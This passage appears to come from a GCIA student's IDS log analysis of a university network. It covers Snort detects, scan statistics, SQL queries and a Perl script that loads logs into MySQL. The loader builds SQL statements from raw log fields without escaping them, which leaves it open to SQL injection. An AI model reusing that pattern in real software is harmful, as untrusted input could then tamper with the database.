Your SMTP server seems to have received an email message that contains BugBear@MM virus signature. If UMN's ha~~ve~~s strong anti-virus policies and up-to-date antivirus software on all windows hosts, those detects should not be considered a threat. If your anti-virus software is not up to date, this could be a

serious problem. Suggested actions in that is case is checking MTA logs to trace email recipients and contacting them to analyse their PC's.

No recommendations

3.1.22. Incomplete Packet Fragments Discarded

I do not have enough information to fully understand what is going on with these packets. However, they could all be related to a bug in the first defragmentation engine of snort. UMN should verify that they are using the frag2 pre-processor instead of the defrag pre-processor. If UMN is using frag2, further analysis should be done.

Recommendations:

- Check snort configuration to see if defrag is used instead of frag2 pre-processor.

For more information :

- http://marc.theaimsgroup.com/?l=snort-users&m=100681596629407&w=2

3.1.23. Tiny Fragments - Possible Hostile Activity

More information is required to assess the severity of those detects. Binary log of the packet is required and tcpdump recording would be nice. For now all I can assume is that it may be related to a too high minfrag threshold or really nasty traffic.

```
Registration information of the most active source host :

$ whois 68.38.10.160
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. JUMPSTART-NJ-NORTH-1 (NET-68-36-0-0-1)
                                  68.36.0.0 - 68.39.255.255

# ARIN Whois database, last updated 2003-01-24 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
$ dig -x 68.38.10.160

; <<>> DiG 8.3 <<>> -x
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; QUERY SECTION:
;;      160.10.38.68.in-addr.arpa, type = ANY, class = IN

;; ANSWER SECTION:
160.10.38.68.in-addr.arpa.  12H IN PTR  bgp507993bgs.verona01.nj.comcast.net.

;; AUTHORITY SECTION:
38.68.in-addr.arpa.     12H IN NS       ns01.jdc01.pa.comcast.net.
38.68.in-addr.arpa.     12H IN NS       ns02.jdc01.pa.comcast.net.

;; ADDITIONAL SECTION:
ns01.jdc01.pa.comcast.net.  2H IN A  66.45.25.71
ns02.jdc01.pa.comcast.net.  2H IN A  66.45.25.72

;; Total query time: 5331 msec
```

```
;; FROM: rock to SERVER: default -- 192.168.0.1
;; WHEN: Sat Jan 25 15:05:16 2003
;; MSG SIZE  sent: 43  rcvd: 172

$ whois comcast.net

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: COMCAST.NET
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: NS01.JDC01.PA.COMCAST.NET
   Name Server: NS02.JDC01.PA.COMCAST.NET
   Updated Date: 28-nov-2001


--- CUT TO SAVE SPACE ---


Registrant:
Comcast Corporation (COMCAST4-DOM)
   1500 Market Street
   Philadelphia
   PA,19102
   US

   Domain Name: COMCAST.NET

   Administrative Contact:
      Comcast Online  (AC149-ORG)               domregadmin@COMCAST.NET
      Comcast Online
      1500 Market St
      Philadelphia, PA 19102
      US
      215-564-0132 fax: 215-564-0132
   Technical Contact:
      Domains Tech Contact  (TC94-ORG)          domregtech@COMCAST.NET
      Comcast Online
      1500 Market / 9Fl W
      Philadelphia, PA 19102
      US
      215-564-0132 Fax- 215-564-0132
      Fax- - 215-564-0132

   Record expires on 26-Sep-2003.
   Record created on 25-Sep-1997.
   Database last updated on 25-Jan-2003 15:05:59 EST.

   Domain servers in listed order:

   NS01.JDC01.PA.COMCAST.NET    66.45.25.71
   NS02.JDC01.PA.COMCAST.NET    66.45.25.72
```


Recomendations :

- Log the offending packet
- Investigate further those type of packets

For more information see :

- Tiny Fragments alert discussion with Marty (Snort's author) http://archives.neohapsis.com/archives/snort/2000-05/0112.html


4. Scan files analysis

The most popular scans used are UDP and SYN scans. Stealthier scans have also been used but were less popular.

4347244	UDP
391768	SYN
469	NULL
411	INVALIDACK
241	UNKNOWN
160	NOACK
61	VECNA
16	FIN
11	FULLXMAS
6	XMAS
6	SPAU
4	SYNFIN
4	NMAPID

UMN hosts were the initiator of the majority (92.4%) of those scans.

5. Statistics



This graph shows us what is the proportion of event for each day in regard of the overall week for each type of log file. We can see that the OOS files and scan files seems that have the same proportion. The OOS file is missing February 12th.

5.1. alert files

Top ten source IP	Count	Top ten destination IP	Count
MY.NET.84.151	7206	MY.NET.84.151	80650
80.14.23.232	2682	MY.NET.88.193	34458
MY.NET.88.193	1338	192.168.0.253	26375
80.200.150.161	953	80.14.23.232	22791
217.136.72.253	761	MY.NET.113.4	9373
212.179.107.229	430	MY.NET.84.160	8421
64.154.60.203	411	217.136.72.253	8403
MY.NET.112.204	6795	80.200.150.161	7871
212.179.107.228	427	61.236.39.3	6794
MY.NET.111.235	315	MY.NET.90.242	5971

5.2. scan files

Top ten source IP	Count	Top ten destination IP	Count
MY.NET.70.176	1200498	MY.NET.70.198	6805
MY.NET.83.146	1147249	172.171.155.23	4206
MY.NET.91.252	354041	68.112.148.197	3929
MY.NET.162.90	254717	213.3.63.38	3924
MY.NET.150.213	211965	217.36.24.213	3517
MY.NET.84.178	204277	24.58.246.210	3477
MY.NET.87.50	138015	66.91.16.206	3427
MY.NET.132.20	95014	64.229.36.53	3348
MY.NET.83.178	90611	64.231.88.19	3192
MY.NET.70.207	74105	24.102.135.180	3034

Top ten UMN scanned ports (UDP or TCP)

Destination port	Count
445 (Microsoft-ds)	123202
80 (http)	78149
35 (unknown)	40723
21 (ftp)	26711
443 (SSL)	24645
1433 (ms-sql-s)	11533
139 (netbios-ssn)	10922
137 (netbios-ns)	10688
3389 (ms-wbt-server)	6862
6970 (realplayer)	3834

Top ten non-UMN scanned ports (UDP or TCP)

Destination port	Count
6257 (unknown)	2544457
41170 (unknown)	77293
27005 (unknown)	72931
1214 (kazaa)	38358
137 (netbios-ns)	29514
43620 (unknown)	10140
6346 (gnutella-svc)	9286
16257 (unknown)	8694
8888 (napster)	5736
6112 (diablo)	4994

5.3. OOS files

Top ten source IP	Count	Top ten destination IP	Count
194.106.96.8	1014	MY.NET.6.40	2095
MY.NET.70.183	604	MY.NET.1.4	1327
MY.NET.53.10	474	MY.NET.70.231	1020
133.11.36.54	250	MY.NET.130.12	255
MY.NET.53.84	249	MY.NET.134.11	219
66.140.25.156	225	MY.NET.185.48	94
65.214.36.151	220	MY.NET.99.85	83
209.47.251.30	186	MY.NET.105.42	74
209.47.251.18	119	MY.NET.139.230	71
209.47.251.24	108	MY.NET.179.78	67

6. Conclusion

UMN network seems to be the target of many malicious activities. UMN should have many(made) efforts to assess the real impact of those activities. They could have been avoided by simple actions.

To limit the risk of further threats UMN should consider the following recommendations:

- Add filtering rules at the gateway to limit inbound and outbound traffic to authorized protocols.
- Apply security fixes to hosts regularly
- Add filtering software on Unix hosts to limit access to RPC services from trusted hosts

Also, UMN IDS installation does not provide enough information to discriminate false positives from real threats. By following those recommendations UMN should be able to enhance its analysis capability:

- Log the offending packet and log all traffic passing by the sensor (Only the headers should be enough).
  These 2 recommendations will give contextual information for an offending packet which sometimes ~~can~~ makes the difference between a false positive and a real threat.
- Optimize or restrict scope of snort rule base to restrict the amount of false positives.
  This one will limit false positives. Eliminate rules for hosts that cannot be affected by the alert for example.

7. REFERENCES

Matt Fearnow and William Stearns. “Adore Worm”. 12 April 2001. URL: http://www.sans.org/y2k/adore.htm

Tod Beardlsey. “Analyze This” GCIA Practical assignment. URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc

Matthew Fiddler. “Analyze This” GCIA Practical assignment. URL: http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

“Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability”. URL: http://online.securityfocus.com/bid/1806

Toby Miller. “ECN and it’s impact on Intrusion Detection” URL: http://www.sans.org/y2k/ecn.htm

Christof Voemel “Analyze This” GCIA Practical assignment. URL: http://www.giac.org/practical/Christof_Voemel_GCIA.txt

“Solaris rpcbind Listening on a Non-Standard Port Vulnerability” URL: http://online.securityfocus.com/bid/205

TonikGin. “XDCC – An .EDU Admin’s Nightmare”. 11 september 2002. URL: http://www.russonline.net/tonikgin/EduHacking.html

Multiple Authors. “Address Allocation for Private Internets”. February 1996. URL: http://www.ietf.org/rfc/rfc1918.txt

"NTPDX-BUFFER-OVERFLOW" Whitehat's arachnids database. URL: http://www.whitehats.com/info/IDS492

“Question 55” VNC FAQ. URL: http://www.uk.research.att.com/vnc/faq.html

IDS317 "FTP-SITE-EXEC" Whitehat's arachnids database. URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids317&view=event

IDS254 "DDOS-SHAFT-CLIENT-TO-HANDLER" Whitehat's arachnids database. URL: http://www.whitehats.com/info/IDS254

Marty Roesch. “Incomplete Packet Fragments Discarded” URL: http://marc.theaimsgroup.com/?l=snort-users&m=100681596629407&w=2

Marty Roesch. “Tiny Fragments alert discussion” URL: http://archives.neohapsis.com/archives/snort/2000-05/0112.html

8. Methodology

All 7 days worth of logs were loaded in a MySql database. This enabled me to search and browse the data with the flexibility of the SQL language.

I then created a perl script to load the data in the database.

8.1. Some of the SQL query used for this report

SQL query used for the detect by occurrence list :

```
SELECT COUNT(*) AS count,alert FROM alerts GROUP BY alert ORDER BY count DESC;
```

SQL query used for each of the top ten list :

Top source IP in the alert files :

```
SELECT src_ip,count(*) AS count FROM alerts GROUP BY src_ip ORDER BY count DESC LIMIT
10
```

Top ten source IP in the scan files :

```
SELECT src_ip,count(*) AS count FROM scans GROUP BY src_ip ORDER BY count DESC LIMIT
10
```

Top ten source IP in the OOS files :

```
SELECT src_ip,count(*) AS count FROM oos GROUP BY src_ip ORDER BY count DESC LIMIT 10
```

Top ten destination IP in the alert files :

```
SELECT dst_ip,count(*) AS count FROM alerts GROUP BY dst_ip ORDER BY count DESC LIMIT
10
```

Top ten destination IP in the scan files :

```
SELECT dst_ip,count(*) AS count FROM scans GROUP BY dst_ip ORDER BY count DESC LIMIT
10
```

Top ten destination IP in the OOS files :

```
SELECT dst_ip,count(*) AS count FROM oos GROUP BY dst_ip ORDER BY count DESC LIMIT 10
```

Top ten UMN scanned ports (UDP or TCP)

```
SELECT dst_port,count(*) AS count FROM scans WHERE dst_ip LIKE 'MY.NET%' GROUP BY
dst_port ORDER BY count DESC LIMIT 10;
```

Top ten non-UMN scanned ports (UDP or TCP)

```
SELECT dst_port,count(*) AS count FROM scans WHERE src_ip LIKE 'MY.NET%' GROUP BY
dst_port ORDER BY count DESC LIMIT 10
```

Registry information was obtained using DNS reverse lookups and whois:

```
dig -x ip-address
whois ip-address or domain-name
```

8.2. The Database Table definition used for the analysis

```
CREATE DATABASE snortlogs;
USE snortlogs;
CREATE TABLE scans (
  id                INT            NOT NULL       auto_increment,
  time                     DATETIME       NOT NULL,
  time_fraction            INT,
  src_ip            VARCHAR(15),
  src_port          INT,
  dst_ip            VARCHAR(15),
  dst_port          INT,
  type              VARCHAR(32),
  flags             VARCHAR(128),
  PRIMARY KEY (id)
);

CREATE TABLE alerts (
  id                INT            NOT NULL       auto_increment,
  time              DATETIME       NOT NULL,
  time_fraction     INT,
  src_ip            VARCHAR(15),
  src_port          INT,
  dst_ip            VARCHAR(15),
  dst_port          INT,
  alert                    VARCHAR(255),

  PRIMARY KEY (id)
);

CREATE TABLE spp_portscan (
  id                INT            NOT NULL       auto_increment,
  start_time        DATETIME       NOT NULL,
  start_time_fraction      INT,
  end_time          DATETIME       NOT NULL,
  end_time_fraction INT,
  duration          INT,
  src_ip            VARCHAR(15),
  hosts             INT,
  tcp               INT,
  udp               INT,
  type                     VARCHAR(32),

  PRIMARY KEY (id)
);

CREATE TABLE oos (
  id                INT            NOT NULL       auto_increment,
  time              DATETIME       NOT NULL,
  time_fraction     INT,
  src_ip            VARCHAR(15),
  src_port          INT,
  dst_ip            VARCHAR(15),
  dst_port          INT,
  ip_proto          VARCHAR(15),
  ip_ttl            INT,
  ip_tos            INT,
  ip_id             INT,
  ip_hlen           INT,
  ip_dlen           INT,
  ip_df             CHAR BINARY,
  ip_mf             CHAR BINARY,
  ip_frag_offset    INT,
  ip_frag_size      INT,
  tcp_flags         VARCHAR(8),
  tcp_sequ          INT,
  tcp_ack           INT,
  tcp_window        INT,
  tcp_len           INT,
  tcp_options_num   INT,
```

```
  PRIMARY KEY (id)
);

CREATE TABLE oos_tcp_options (
  id                INT            NOT NULL,
  options           VARCHAR(60)
);

CREATE TABLE oos_payload (
  id                INT            NOT NULL,
  payload           TEXT
);
```

8.3. The database loader written in Perl : db_loader.pl

```
#!/usr/bin/perl
# db_loader.pl

use DBI;

$database = "snortlogs";
$user = "username";
$password = "shhhh!";
$Verbose = 1; # or 0 if you do not want messages;
$year = (gmtime(time))[5] - 100;
$dirname = "data";

%Months = ( Jan => 1, Feb => 2, Mar => 3, Apr => 4, May => 5, Jun => 6, Jul => 7, Aug
=> 8, Sep => 9, Oct => 10, Nov => 11, Dec => 12);

sub ProcessScanLogFile {
   $dbh = shift;
   $filename  = shift;

   print "Processing file $filename\n" if ($Verbose);
   open(F, "<$dirname/$filename");
   open(R, ">$dirname/rejects/$filename" . ".r"); # Rejected records

   $ctr = $rej = 0;
ScanRecord:
   while(<F>) {
      $ctr++;
      if(/^(\w\w\w) ([ 123]\d) ([012]\d:[012345]\d:[012345]\d)
(\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(\d*) -> (\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(\d*)
UDP/) {
         # UDP scan
         $Month = $1;
         $Day   = $2;
         $Time  = $3;
         $sIP   = $4;
         $sPort = $5;
         $dIP   = $6;
         $dPort = $7;
         $type  = "UDP";
         $flags = '';
      } elsif(/^(\w\w\w) ([ 123]\d) ([012]\d:[012345]\d:[012345]\d)
(\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(\d*) -> (\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(\d*)
(\w+) ([*1][*2][*U][*A][*P][*R][*S][*F] .*)$/) {
         $Month = $1;
         $Day   = $2;
         $Time  = $3;
         $sIP   = $4;
         $sPort = $5;
         $dIP   = $6;
         $dPort = $7;
         $type  = $8;
         $flags = $9;
      } else {
         $rej++;
         printf "\r%09d\n", $ctr if $Verbose;
         print R $_;
         next ScanRecord;
      }

      $datetime = sprintf("%02d%02d%02d %s", $year, $Months{$Month}, $Day, $Time);
      $statement = "INSERT INTO scans VALUES (NULL,
'$datetime',0,'$sIP',$sPort,'$dIP',$dPort,'$type', '$flags');";
      if($rv = $dbh->do($statement)) {
         printf "\r%09d", $ctr if (($ctr % 100000) && $Verbose);
         printf " $statement\n", $ctr if ($Verbose > 1);
      } else {
         print  STDERR "Can't execute $statement: $dbh- >errstr\n";
         print  STDERR "Line $ctr of $filename is rejected\n";
```

```
         printf STDERR "  Month = [$Month]\n" if ($Verbose > 1);
         printf STDERR "  Day   = [$Day]\n"   if ($Verbose > 1);
         printf STDERR "  Time  = [$Time]\n"  if ($Verbose > 1);
         printf STDERR "  sIP   = [$sIP]\n"   if ($Verbose > 1);
         printf STDERR "  sPort = [$sPort]\n" if ($Verbose > 1);
         printf STDERR "  dIP   = [$dIP]\n"   if ($Verbose > 1);
         printf STDERR "  dPort = [$dPort]\n" if ($Verbose > 1);
         print R $_;
      }
   }
   close(R);
   close(F);
   print "\r$ctr record processed and $rej rejected.\n" if ($Verbose);
}

sub ProcessAlertLogFile {
   $dbh = shift;
   $filename  = shift;

   print "Processing file $filename\n" if ($Verbose);
   open(F, "<$dirname/$filename");
   open(R, ">$dirname/rejects/$filename.r"); # Rejected records

   $ctr = $rej = 0;
AlertRecord:
   while(<F>) {
      $ctr++;
      $dPort = undef;
      $sPort = undef;
      if(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)  \[\*\*\]
(spp_portscan: .*) \[\*\*\]/) {
         # spp_portscan
         $datetime  = sprintf("%02d%s %s", $year, $1, $2);
         $Fract = $3;
         $Alert = $4;
         $datetime  =~ s/\///;

         if($Alert =~ /\[\*\*\]/) {
            # reject
            $rej++;
            printf "\r%09d rejected portscan $_", $ctr if $Verbose;
            print R $_;
            next AlertRecord;
         }
         if($Alert =~ /^spp_portscan: PORTSCAN DETECTED from
(.*\..*\.\d{1,3}\.\d{1,3}) \(STEALTH\)$/) {
            $sIP   = $1;
            $Thres = '';
            $TSecs = '';
            $PortScans{"$sIP"} = "$datetime!$Fract";
            $type  = 'STEALTH';
         } elsif($Alert =~ /^spp_portscan: PORTSCAN DETECTED from
(.*\..*\.\d{1,3}\.\d{1,3}) \(THRESHOLD (.*) connections exceeded in (.*) seconds\)$/)
{
            $sIP   = $1;
            $Thres = $2;
            $TSecs = $3;
            $PortScans{"$sIP"} = "$datetime!$Fract";
            $type  = '';
         } elsif($Alert =~ /^spp_portscan: portscan status from
(.*\..*\.\d{1,3}\.\d{1,3}): (.*) connections across (.*) hosts: TCP\((.*)\),
UDP\((.*)\)(.*)$/) {
            $sIP   = $1;
            $Hosts = $2;
            $Conn  = $3;
            $Tcp   = $4;
            $Udp   = $5;
            $type  = $6;
         } elsif($Alert =~ /^spp_portscan: End of portscan from
(.*\..*\.\d{1,3}\.\d{1,3}): TOTAL time\((.*)s\) hosts\((.*)\) TCP\((.*)\)
UDP\((.*)\)(.*)$/) {
```

```
            $sIP       = $1;
            $TotalTime = $2;
            $Hosts     = $3;
            $Tcp       = $4;
            $Udp       = $5;
            $type      = $6;
            if(defined  $PortScans{"$sIP"}) {
               ($StartDate,$StartFract) = split(/!/, $PortScans{"$sIP"});
            } else {
               $StartDate = '';
               $StartFract = -1;
            }

            $statement = "INSERT INTO spp_portscan VALUES (NULL, '$StartDate',
$StartFract, '$datetime',$Fract,$TotalTime,'$sIP',$Hosts,$Tcp,$Udp,'$type');";
            if($rv = $dbh->do($statement)) {
               printf "\r%09d", $ctr if (($ctr % 100000) && $Verbose);
               printf " $statement\n", $ctr if ($Verbose > 1);
            } else {
               print  STDERR "Can't execute $statement: $dbh- >errstr\n";
               print  STDERR "Line $ctr of $filename is rejected\n";
               print R $_;
            }
         } else {
            # reject
            $rej++;
            printf "\r%09d rejected portscan $_", $ctr if ($Verbose > 1);
            print R $_;
            next AlertRecord;
         }
         next AlertRecord;
      } elsif(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)  \[\*\*\]
(.*) \[\*\*\] (MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) ->
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
         # Alert message
         $datetime  = sprintf("%02d%s %s", $year, $1, $2);
         $Fract = $3;
         $Alert = $4;
         ($sIP, $sPort) = split(/:/, $5);
         ($dIP, $dPort) = split(/:/, $6);
         $datetime  =~ s/\///;
      } elsif(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)  \[\*\*\]
(.*) \[\*\*\] (.*\..*\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) ->
(MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
         # Alert message
         $datetime  = sprintf("%02d%s %s", $year, $1, $2);
         $Fract = $3;
         $Alert = $4;
         ($sIP, $sPort) = split(/:/, $5);
         ($dIP, $dPort) = split(/:/, $6);
         $datetime  =~ s/\///;
      } elsif(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)  \[\*\*\]
(.*) \[\*\*\] (MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) ->
(MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
         # Alert message
         $datetime  = sprintf("%02d%s %s", $year, $1, $2);
         $Fract = $3;
         $Alert = $4;
         ($sIP, $sPort) = split(/:/, $5);
         ($dIP, $dPort) = split(/:/, $6);
         $datetime  =~ s/\///;
      } elsif(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)  \[\*\*\]
(.*) \[\*\*\] (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) ->
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
         # Alert message
         $datetime  = sprintf("%02d%s %s", $year, $1, $2);
         $Fract = $3;
         $Alert = $4;
         ($sIP, $sPort) = split(/:/, $5);
         ($dIP, $dPort) = split(/:/, $6);
         $datetime  =~ s/\///;
```

```
      } else {
         $rej++;
         printf "\r%09d rejected alert $_", $ctr if ($Verbose > 1);
         print R $_;
         next AlertRecord;
      }
      if($Alert =~ /\[\*\*\]/) {
         # reject
         $rej++;
         printf "\r%09d rejected portscan $_", $ctr if ($Verbose > 1);
         print R $_;
         next AlertRecord;
      }

      $dPort = 0 if (!defined $dPort);
      $sPort = 0 if (!defined $sPort);

      $statement = "INSERT INTO alerts VALUES (NULL,
'$datetime',$Fract,'$sIP',$sPort,'$dIP',$dPort,'$Alert');";
      if($rv = $dbh->do($statement)) {
         printf "\r%09d", $ctr if (($ctr % 100000) && $Verbose);
         printf " $statement\n", $ctr if ($Verbose > 1);
      } else {
         print  STDERR "Can't execute $statement: $dbh- >errstr\n";
         print  STDERR "Line $ctr of $filename is rejected\n";
         print R $_;
      }
   }
   close(R);
   close(F);
   print "\r$ctr record processed and $rej rejected.\n" if ($Verbose);
}

sub ProcessOosLogFile {
   $dbh = shift;
   $filename  = shift;

   print "Processing file $filename\n" if ($Verbose);
   open(F, "<$dirname/$filename");
   open(R, ">$dirname/rejects/$filename.r"); # Rejected records

   $ctr = $rej = 0;
   $OosRecLines = 0;
   $datetime = $Fract = $sIP = $dIP = undef;
   $sPort = $dPort = -1;
   $ip_proto =  $ip_df = $ip_mf = $tcp_flags = undef;
   $ip_ttl = $ip_tos = $ip_id = $ip_hlen = $ip_dlen = $ip_frag_offset = $ip_frag_size
= -1;
   $tcp_sequ = $tcp_ack = $tcp_window = $tcp_len = $tcp_options_num = 0;
   $payload = $oos_id = $tcp_options = $option = undef;
   @HexDump = ();
   $OosRecLines = 0;
   @CurrentOosRecord = ();
   @OptionList = ();
OosRecord:
   while(<F>) {
      $ctr++;
      next OosRecord if(/\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+/);

      if(/^$/) {
         next OosRecord if ($OosRecLines == 0);

         # This is the end of the Current Oos record

         $dPort = -1 if (!defined $dPort);
         $sPort = -1 if (!defined $sPort);
         $statement = "INSERT INTO oos VALUES (NULL,
'$datetime',$Fract,'$sIP',$sPort,'$dIP',$dPort,'$ip_proto', $ip_ttl, $ip_tos, $ip_id,
$ip_hlen, $ip_dlen, '$ip_df', '$ip_mf', $ip_frag_offset, $ip_frag_size, '$tcp_flags',
$tcp_sequ, $tcp_ack, $tcp_window, $tcp_len, $tcp_options_num);";
         if($rv = $dbh->do($statement)) {
```

```
            printf "\r%09d", $ctr if (($ctr % 100000) && $Verbose);
            printf " $statement\n", $ctr if ($Verbose > 1);
            $oos_id = $dbh->{'mysql_insertid'};
         } else {
            print  STDERR "Can't execute $statement: $dbh- >errstr\n";
            print  STDERR "Line $ctr of $filename is rejected\n";
            print R $_;
         }
         if($tcp_options_num) {
            @OptionList = ();
            $op = undef;
            L:
            foreach $o (split(/ /, $tcp_options)) {
               if($o =~ /^[A-Za-z]+[:]?$/) {
                  push(@OptionList, $op) if(defined $op);
                  $op = $o;
                  next L;
               }
               if($o =~ /^\d+$/) {
                  $op .= " $o";
                  next L;
               }
            }
            push(@OptionList, $op);

            if((scalar(@OptionList)) == $tcp_options_num) {
               foreach $option (@OptionList) {
                  $statement = "INSERT INTO oos_tcp_options VALUES ($oos_id,
'$option');";
                  if($rv = $dbh->do($statement)) {
                     printf "   $statement\n", $ctr if ($Verbose > 1);
                  } else {
                     print  STDERR "Can't execute $statement: $dbh- >errstr\n";
                  }
               }
            }
         }
         if(@HexDump) {
            $payload = join('', @HexDump);
            $payload =~ s/\'/\\\'/g;
            $payload =~ s/\$/\\\$/g;
            $payload =~ s/\%/\\\%/g;
            $payload =~ s/\@/\\\@/g;
            $statement = "INSERT INTO oos_payload VALUES ($oos_id, '$payload')";
            if($rv = $dbh->do($statement)) {
               printf "   $statement\n", $ctr if ($Verbose > 1);
            } else {
               print  STDERR "Can't execute $statement: $dbh- >errstr\n";
               print  STDERR "Line $ctr of $filename is rejected\n";
               print R $_;
            }
         }
         $datetime = $Fract = $sIP = $dIP = undef;
         $sPort = $dPort = -1;
         $ip_proto =  $ip_df = $ip_mf = $tcp_flags = undef;
         $ip_ttl = $ip_tos = $ip_id = $ip_hlen = $ip_dlen = $ip_frag_offset =
$ip_frag_size = -1;
         $tcp_sequ = $tcp_ack = $tcp_window = $tcp_len = $tcp_options_num = 0;
         $payload = $oos_id = $tcp_options = $option = undef;
         @HexDump = ();
         $OosRecLines = 0;
         @CurrentOosRecord = ();
         @OptionList = ();
         next OosRecord;
      }

      push(@CurrentOosRecord, $_);
      $OosRecLines++;
      if($OosRecLines == 1) {
```

```
         if(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)
(MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) ->
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
            # Fisrt line
            $datetime  = sprintf("%02d%s %s", $year, $1, $2);
            $Fract = $3;
            ($sIP, $sPort) = split(/:/, $4);
            ($dIP, $dPort) = split(/:/, $5);
            $datetime  =~ s/\///;
            next OosRecord;
         }
         if(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)
(.*\..*\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) -> (MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
            # Fisrt line
            $datetime  = sprintf("%02d%s %s", $year, $1, $2);
            $Fract = $3;
            ($sIP, $sPort) = split(/:/, $4);
            ($dIP, $dPort) = split(/:/, $5);
            $datetime  =~ s/\///;
            next OosRecord;
         }
         if(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)
(MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) -> (MY\.NET\.\d{1,3}\.\d{1,3}[:]?\d{0,5})/) {
            # Fisrt line
            $datetime  = sprintf("%02d%s %s", $year, $1, $2);
            $Fract = $3;
            ($sIP, $sPort) = split(/:/, $4);
            ($dIP, $dPort) = split(/:/, $5);
            $datetime  =~ s/\///;
            next OosRecord;
         }
         if(/^(\d\d\/\d\d)-([012]\d:[012345]\d:[012345]\d)\.(\d\d\d\d\d\d)
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}[:]?\d{0,5}) ->
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})/) {
            # Fisrt line
            $datetime  = sprintf("%02d%s %s", $year, $1, $2);
            $Fract = $3;
            ($sIP, $sPort) = split(/:/, $4);
            ($dIP, $dPort) = split(/:/, $5);
            $datetime  =~ s/\///;
            next OosRecord;
         }
      }
      if(/^(\w+) TTL:(\d+) TOS:(\w+) ID:(\d+) IpLen:(\d+) DgmLen:(\d+)(.*)$/) {
         $ip_proto = $1;
         $ip_ttl   = $2;
         $ip_tos   = hex($3);
         $ip_id    = $4;
         $ip_hlen  = $5;
         $ip_dlen  = $6;
         $ip_flags = $7;
         $ip_df    = ($ip_flags =~ /DF/) ? 'X' : '';
         $ip_mf    = ($ip_flags =~ /MF/) ? 'X' : '';
         next OosRecord;
      }
      if(/^Frag Offset: (\w+)   Frag Size: (\w+)$/) {
         $ip_frag_offset = hex($1);
         $ip_frag_size   = hex($2);
         next OosRecord;
      }
      if(/^([*1][*2][*U][*A][*P][*R][*S][*F]) Seq: (\w+)  Ack: (\w+)  Win: (\w+)
TcpLen: (\d+)/) {
         $tcp_flags  = $1;
         $tcp_sequ   = hex($2);
         $tcp_ack    = hex($3);
